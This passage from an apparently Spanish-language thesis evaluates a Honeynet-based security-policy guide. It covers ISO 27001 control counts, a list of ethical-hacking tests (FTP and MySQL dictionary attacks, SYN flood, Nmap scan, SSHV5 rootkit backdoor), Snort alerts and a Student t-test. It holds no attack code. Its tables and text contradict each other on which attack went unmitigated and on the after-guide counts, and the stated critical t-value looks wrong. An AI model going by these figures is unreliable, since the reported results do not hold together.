En la figura 58-4, se observa de forma gráfica la cantidad de controles ISO 27001, aplicados en la red de producción y en la Honeynet, antes y después de la aplicación de la guía de buenas prácticas.




Figura 58-4: Comparación de Alertas de Snort con o sin políticas de seguridad.

Fuente: Realizado por Cristina Palmay

En la figura 58-4, se puede observar que, con el color azul, representa la cantidad de controles ISO 27001, o algún tipo de medida de seguridad existente en la red de producción y en la Honeynet, previa la aplicación de la guía de buenas prácticas, mientras que el color rojo representa la cantidad de controles ISO 27001 aplicados por cada uno de los ataques luego de la aplicación de la guía de mejores prácticas.

En capítulos anteriores se especificó que era un requisito para la aplicación de la presente investigación que la organización haya realizado la implementación de los siguientes controles ISO 27001: *A.5 Política de seguridad, A.6 Organización de la seguridad de la información, A.7 Gestión de activos, A.8 Seguridad de los recursos humano, A.9 Seguridad física y ambienta, A. 13 Gestión de incidentes en la seguridad de la información, A.14 Gestión de la continuidad comercial* y *A.15.1,* además se realizó una verificación de técnicas de seguridad aplicadas que están relacionadas con controles ISO 27001, la cual se describe en el Anexo F.

Se observa también en la figura 55-4, que, en todos los ataques ejecutados, luego de la aplicación de la guía se incrementó controles ISO 27001, necesarios para mitigar los mismos.

En la figura 58-4, en cambio se observa la cantidad total de controles ISO 27001 aplicados antes y después de la guía de buenas prácticas, el dato relevante que se observa en la figura 58-4, es que después de la aplicación de la guía de buenas prácticas, ha sido necesaria la aplicación de 175 controles ISO 27001 para lograr la mitigación de los ataques ejecutados.

Figura 59-4: Comparación de Alertas de Snort con o sin políticas de seguridad.

Fuente: Realizado por Cristina Palmay

4.4 Prueba de la hipótesis de investigación

4.4.1 Hipótesis

La propuesta de mejores prácticas para la elaboración de políticas de seguridad basadas en Honeynets virtuales, permitirá mitigar las amenazas en las infraestructuras TI.

4.4.2 Tipo de hipótesis

La Hipótesis del presente trabajo de tesis de grado, es de tipo Investigación.

4.4.3 Población y muestra

4.4.3.1 Población

Para el presente trabajo de investigación, la población se encuentra representada por los tipos de ataques a la seguridad informática establecidos, (Raúl Siles Peláez, 2002), debido a que la naturaleza del tema investigado se encuentra dirigido a las infraestructuras TI de todo tipo de organizaciones, la población establecida se detalla en la tabla 25-4.

Tabla 25-4 Población de la investigación

Ataques / Amenazas	Disponibilidad	Confidencialidad	Integridad
Ataques de denegación de servicio.	**X**		
Ataques de autenticación.		**X**	
Ataques de monitorización		**X**	
Ataques de modificación			**X**

Fuente: (Siles Pelaez, 2002)

Realizado por: Cristina Palmay

4.4.3.2 Muestra

El tipo de muestra para el presente trabajo de investigación es *NO ALEATORIA*, debido a que se realizó una selección de ataques informáticos para cada una de las fases de las pruebas de Hacking Ético, con el objetivo de buscar comprometer a los Honeypots al máximo posible, de igual manera que un atacante real procedería para comprometer una infraestructura TI.

Debido a que el trabajo de investigación está enfocado a la protección de las infraestructuras TI de cualquier tipo de organización, la muestra obtenida se detalla en la tabla 26-4.

Tabla 4-26 Muestra de la investigación

No.	ATAQUES
1	Ataque de diccionario al servicio FTP (Medusa)
2	Ataque de denegación de servicio TCP/SYN (Flooding con Hping3)
3	Ataque de escaneo de puertos (Nmap)
4	Ataque de inyección de código al servicio Mysql
5	Ataque de tipo backdoor (rootkit SSHV5)
6	Ataque de tipo diccionario al servicio MySql (Metasploit)

Fuente: (Siles, 2002)

Realizado por: Cristina Palmay

4.4.3.3 Determinación de variables

Según la hipótesis planteada, se determinan las siguientes variables:

Tabla 27-4 Determinación de Variables

VARIABLE	TIPO
Guía de mejores prácticas para el establecimiento de políticas de seguridad informática basado en Honeynets virtuales.	Independiente
Amenazas	Dependiente
Nivel de protección contra amenazas	Dependiente

Fuente: (Palmay Cristina, 2016)

Realizado por: Cristina Palmay

4.4.3.4 Operacionalización conceptual de variables

La Tabla 28-4, muestra la Operacionalización conceptual de las variables determinadas.

Tabla 28-4 Operacionalización conceptual de variables

VARIABLE	TIPO	CONCEPTO
Guía de mejores prácticas para el establecimiento de políticas de seguridad informática basado en Honeynets virtuales.	Simple Cualitativa Independiente	Es un conjunto coherente de acciones que brindan pautas para la obtención de los mejores resultados en un determinado ámbito, en este caso el propósito es la mitigación de ataques a través de la implementación de políticas de seguridad, basada en la información capturada de una Honeynet.
Amenazas	Compleja Cuantitativa Dependiente	Son todos los ataques e intentos de ataque perpetrados hacia los activos informáticos (servidores, equipos, redes) de las Infraestructuras TI.
Nivel de protección contra amenazas	Compleja Cuantitativa	Es la capacidad de un sistema informático

Continúa pag. 176

	Dependiente	para detener o impedir actividades no autorizadas o clandestinas que pudieran atentar contra los servicios TI que albergan.

Fuente: (Palmay Cristina, 2016)
Realizado por: Cristina Palmay

4.4.3.5 Operacionalización metodológica de variables

La Tabla 29-4, muestra la Operacionalización metodológica de las variables determinadas.

Tabla 29-4 Operacionalización metodológica de variables

VARIABLE	INDICADOR	TÉCNICA	INSTRUMENTO
Guía de mejores prácticas para el establecimiento de políticas de seguridad informática basado en Honeynets virtuales.	- Nivel de Complejidad - Número de herramientas utilizadas. - Número de controles ISO 27001 aplicados. - Recursos utilizados	- Búsqueda de información. - Pruebas - Observación -Análisis con software.	- Interfaz Walleye - Estándar ISO 27001. - Honeywall Roo - Snort (IDS)
Amenazas	-Cantidad de amenazas identificadas.	- Observación - Pruebas de hacking ético. - Análisis	- Kali Linux - Walleye - Snort - Sistemas operativos. - Archivos de configuración.
Nivel de protección contra amenazas	-Cantidad de controles ISO 27001 aplicados**.**	- Observación - Análisis con software.	- Escenarios de prueba. - Walleye - Snort - Sistemas operativos.

Continúa pag. 177

Fuente: (Palmay Cristina, 2016)
Realizado por: Cristina Palmay

4.4.3.6 Resultados de la medición de indicadores

En esta sección se analiza el resultado del indicador *Cantidad de amenazas identificadas*, el cual se muestra en la tabla 30-4, en donde consta una lista de las alertas generadas por Snort por amenaza identificada en la interfaz Walleye y se determina las amenazas que han sido posibles de mitigar después de la aplicación de la guía de buenas prácticas para la implementación de políticas de seguridad informática.

Tabla 4-30 Amenazas existentes en el escenario con la aplicación de la guía de buenas prácticas.

No.	Amenaza	Alerta	Mitigada	No Mitigada
1	Ataque de explotación con MetaSploit	EXPLOIT MYSQL server banner overflow.	---	X
2	Ataque de escaneo de puertos con Nmap.	SCAN nmap XMAS	X	---
3	Ataque de diccionario contra el servicio FTP.	FTP adm scan "Info FTP bad login"	X	---
4	Ataque de denegación de servicio, TCP/SYN (Flooding)	ICMP PATH MTU denial of service	X	---
5	Ataque de diccionario al servidor MySql.	MYSQL protocol 41 secure client overflow attempt	X	---
6	Instalación de backdoor (rootkit SSHV5).	BACKDOOR MISC Linux rootkit attempt	X	---
7	Ataque de acceso no autorizado a través del backdoor del rootkit SSHV5.	BACKDOOR Remote PC Access connection attempt	X	---

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

Tabla 31-4 Resultados Final del Análisis de Amenazas

Guía de Buenas prácticas	Cantidad de amenazas mitigadas.	Porcentaje de amenazas mitigadas
Con la aplicación de la guía de buenas prácticas.	6	85,71%
Sin la aplicación de la guía de buenas prácticas.	1	14,29%

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

En la tabla 31-4, se observa que se han mitigado 6 de 7 amenazas existentes luego de la aplicación de la guía de buenas prácticas, la amenaza no mitigada es *Ataque de diccionario contra el servicio FTP*, porque se logró la ejecución del ataque desde una Ip diferente desde donde se realizó el ataque inicial.

Sin embargo esta amenaza no resulto exitosa puesto que gracias a la política de uso de contraseñas fuertes en equipos y servidores, y servicios, no se logró obtener las credenciales de usuario del servicio FTP. En la figura 60-4 se puede observar la relación de la mitigación de las amenazas con y sin la aplicación de la guía de buenas prácticas.




Figura 4-60: Comparación de la cantidad de alertas mitigadas

Realizado por: Cristina Palmay

Según la figura 60-4 se puede concluir que con la aplicación de la Guía de Buenas Prácticas para la elaboración de políticas de seguridad basadas en Honeynet virtuales, se ha logrado mitigar en un ochenta y cinco con setenta y uno por ciento (85,71%), las amenazas informáticas hacia las infraestructuras TI.

Tabla 32-4 Resultados Final del Análisis de Amenazas

Variable independiente	Variables dependientes	Amenazas ejecutadas en escenario de pruebas						
		Ataque de escaneo de puertos con Nmap.	**Ataque de explotación con MetaSploit**	**Ataque de diccionario contra el servicio FTP.**	**Ataque de denegación de servicio, TCP/SYN (Flooding)**	**Ataque de inyección de codigo al servidor MySql.**	**Instalación de backdoor (rootkit SSHV5).**	**Ataque de acceso no autorizado a través del backdoor del rootkit SSHV5.**
Antes	Nivel de protección (Cantidad controles ISO)	55	55	59	60	59	60	61
	Detección de Amenazas (tráfico por amenaza)	11	17	28	26	15	5	4
Después	Nivel de protección (Cantidad controles ISO)	72	82	89	90	87	85	79
	Detección de Amenazas (tráfico por amenaza)	8	5	23	0	0	0	0

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

En la tabla 32-4, Se muestra los valores obtenidos de las variables Nivel de protección contra amenazas, la misma que ha sido medida a través de la cantidad de controles ISO 27001 que se encontraban implementados en la Honeynet antes y después de la guía de buenas prácticas, considerando que un requisito para el trabajo de investigación es la implementación de controles ISO 27001 que se indicaron en el capítulo III de la guía, en el Anexo F, se puede observar en una matriz la verificación de los controles ISO que se encontraron implementados antes y después de la guía de buenas prácticas.

4.4.4 Comprobación de la hipótesis

Según el análisis desarrollado en el presente trabajo de investigación, se seleccionó como método estadístico para la prueba de la hipótesis la técnica *T de Students*, debido a que es una técnica PARAMÉTRICA, porque permite la medición de la variable dependiente e independiente.

4.4.4.1 Planteamiento de la hipótesis

La hipótesis Ho, se considera nula y la hipótesis Hi es la hipótesis de la investigación.

Ho: La propuesta de mejores prácticas para la elaboración de políticas de seguridad basadas en Honeynets virtuales, NO permitirá mitigar las amenazas en las infraestructuras TI.

Hi: La propuesta de mejores prácticas para la elaboración de políticas de seguridad basadas en Honeynets virtuales, permitirá mitigar las amenazas en las infraestructuras TI.

4.4.4.2 Criterio

Para identificar la reducción de la presencia de amenazas (tráfico por amenaza) después de la aplicación de las guías de las buenas prácticas esto mediante la utilización de una prueba de hipótesis a una cola con la prueba T de student, la tabla de resultados obtenidos es:

Tabla 33-4 Tabla de resultados para la prueba T de Student

Escenario de prueba /Indicadores	Detección de Amenazas	
	Antes de la Aplicación del guía de buenas prácticas	Después de la Aplicación de la guía de buenas prácticas
Ataque de escaneo de puertos con Nmap.	11	8
Ataque de explotación con MetaSploit	17	5
Ataque de diccionario contra el servicio FTP.	28	23
Ataque de denegación de servicio, TCP/SYN (Flooding)	26	1
Ataque de inyección de código al servidor MySql.	15	1
Instalación de backdoor (rootkit SSHV5).	5	1
Ataque de acceso no autorizado a través del backdoor del rootkit SSHV5.	4	1
TOTAL:	**106**	**40**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

Una vez identificado la aplicación de las guías de las buenas prácticas se desprenden cierta información estadística como, por ejemplo:

Tabla 34-4 Información estadística para la prueba T de Student

Parámetros de medición		Media	N	Desviación típ.	Error típ. de la media
Par 1	Antes de la Aplicación de la guía de buenas prácticas	15,14	7	9,406	3,555
	Después de la Aplicación de la guía de buenas prácticas	5,71	7	8,098	3,061

Fuente: (Palmay Cristina, 2016)

Realizado por: Cristina Palmay

4.4.4.3 Nivel de significancia

Los cálculos obtenidos por la aplicación de la prueba T de Students son los siguientes:

1) $\alpha = 0{,}05$

2) Región crítica: $t_{\alpha;gl} = t_{0{,}05;6} > 2{,}969$

3) Cálculos:

Tabla 35-4 Información estadística para la prueba T de Student

	Diferencias relacionadas					t	Grados de libertad	Valor P
	Media	Desviación típ.	Error típ. de la media	95% Intervalo de confianza para la diferencia				
				Inferior	Superior			
Antes de la Aplicación de la guía de buenas prácticas - Después de la Aplicación de la guía de buenas prácticas	9,429	8,182	3,093	1,861	16,996	3,049	6	0,023

Fuente: (Palmay Cristina, 2016)

Realizado por: Cristina Palmay

4.4.4.4 Interpretación

De acuerdo a los calculo obtenidos se puede identificar que el valor calculado tres con cero cuarenta y nueve (3,049) es mayor que el valor tabulado dos con novecientos sesenta y nueve (2,969), lo cual significa que se rechaza la hipótesis nula y se acepta la hipótesis alternativa, existen diferencias significativas entre las medias de las detecciones de amenazas al aplicar las guías de buenas prácticas para la detección de amenazas, tanto así que existe una reducción significativa para este tipo de detecciones.

CONCLUSIONES

- Se desarrolló una guía de Buenas Prácticas para la elaboración de políticas de seguridad informática, basadas en los resultados de una Honeynet Virtual, la misma que contiene 7 etapas; basadas en las recomendaciones técnicas del proyecto *Honeynet Project.*

  Ademas de la documentación de los estándares y normas internacionales como la ISO 27001, que permiten que el personal técnico administrador de TI, cuente con una guía de trabajo objetiva, práctica, sencilla, y sustentable, que le guiará paso a paso en la implementación de las políticas de seguridad informática según las necesidades de su organización.

- Con el empleo de la estadística inferencial *T de Student*, y un nivel de significancia de cero coma cero cero cinco (0,05) de acuerdo a los cálculos obtenidos se puede identificar que el valor calculado de tres con cuatrenta y nueve milésimas (3,049) es mayor que el valor tabulado de dos con novecientos sesenta y nueve milésimas (2,969), lo cual significa que se acepta la hipótesis alternativa, que demuestra que se puede mitigar las amenazas en las infraestructuras de TI a nivel empresarial, a través de la aplicación de la Guía de Buenas Prácticas propuesta.

- Mediante la implementación de la guía de Buenas Prácticas para la elaboración de políticas de seguridad informática basadas en Honeynet virtuales, en un escenario de pruebas controlado, se logró mitigar en un ochenta y cinco por ciento (85,71%) las amenazas informáticas a la infraestructura TI existente, a través de la aplicación de ciento setenta y cinco (175) controles ISO 27001 que deben ser aplicados para la mitigación de las vulnerabilidades encontradas luego de las pruebas de hacking ético aplicadas: Ataque de diccionario al servicio FTP, Ataque de denegación de servicio TCP/SYN, Ataque de escaneo de puertos, Ataque de inyección de código al servicio MySql, Ataque de tipo backdoor y Ataque de tipo diccionario al servicio MySql.

- En la presente investigación se ha demostrado que las tecnologías de Honeypots y Honeynets no solo pueden emplearse en ambientes de investigación, sino también son herramientas de seguridad muy potentes en ambientes de producción, porque además de permitir al administrador de seguridad el estudio y análisis del comportamiento y características de todo tipo de ataque, puede ser utilizada como un medio de seguridad informática que funciona como una jaula que impide que los ataques se filtren a la red de producción.

  Pero siempre teniendo en cuenta que el éxito de una Honeynet como herramienta para la prevención de amenazas en una red de producción depende de la correcta elección de aspectos como la ubicación dentro de la red, el tipo de arquitectura, su diseño, capacidad de hardware, etc.

RECOMENDACIONES

- Es necesario que como requisito previo a la aplicación de la guía de buenas prácticas desarrollada en la presente investigación, se realice una determinación de los activos informáticos, un análisis de riesgos, y se desarrollen los controles ISo 27001: *A.5 Política de seguridad*, *A.6 Organización de la seguridad de la información*, *A.7 Gestión de activos*, *A.8 Seguridad de los recursos humano*, *A.9 Seguridad física y ambienta*, *A. 13 Gestión de incidentes en la seguridad de la información*, *A.14 Gestión de la continuidad comercial* y *A.15.1 Cumplimiento con requerimientos legales,* de acuerdo a la realidad de cada una de las instituciones.

- Debido a que el Honeywall, almacena los logs de la actividad en los Honeypots por un tiempo limitado, es recomendable implementar un servidor que funcione como repositorio centralizado para el almacenamiento de logs, el mismo que debe ubicarse en equipo físico distinto a los equipos utilizados para la Honeynet.

- Es recomendable que se mantenga actualizada la base de firmas del IDS Snort, ya que de esta herramienta depende la función de detección de amenazas o ataques informáticos del módulo Honeywall, el mantenimiento de la base de firmas de Snort actualiza permitirá la detección de nuevas amenazas.

- Es recomendable que se siga los pasos establecidos en la presente investigación para la instalación y configuración del protocolo Sebek en los Honeypots, ya que de la correcta instalación y configuración dependerá que los atacantes no se den cuenta que se encuentran atacando a una Honeynet.

BIBLIOGRAFÍA

Álvarez, L. & Verdejo, S. (2003). *Seguridad en redes IP. 2a. ed*. Bellaterra: Catalunya – España.

Gupta, N. (2003). *Improving the Effectiveness of Deceptive Honeynets through an Empirical Learning Approach*. Australia: Science Publishers.

Joshi, R., Sardana, A. & Enfield, N. (2011). *Honeypots: A New Paradigm to Information Security*. India: Science Publishers.

Roesch, M., Esler, J. (2006). *SNORT - The de facto standard on Intrusion Detection and Prevention*. Recuperado el 15 de diciembre de 2016 de https://www.snort.org/#documents

Norma ISO 27001. (2005). *Anexo A - Objetivos de control y controles*. ISO/IEC 27001.

Provos, N., & Holz, T. (2008). *Virtual honeypots: From botnet tracking to Intrusion detection*. Boston: Pearson Education.

Siles Peláez, R. (2002). *Análisis de seguridad de la familia de protocolos TCP/IP y sus servicios asociados*. España: GNU Free Documentation License.

Spitzner, L. (2003). Honeypots: *Tracking Hackers*. Boston: Addison-Wesley Educational Publishers Inc.

Spitzner, L. (2015). *The Honeynet Project. 2015, de Honeynet Project Sitio web:* Recuperado el 10 de marzo del 2106 http://www.honeynet.org/project

ANEXOS

Los Anexos del presente trabajo de investigación se incluyen en el Cd adjunto.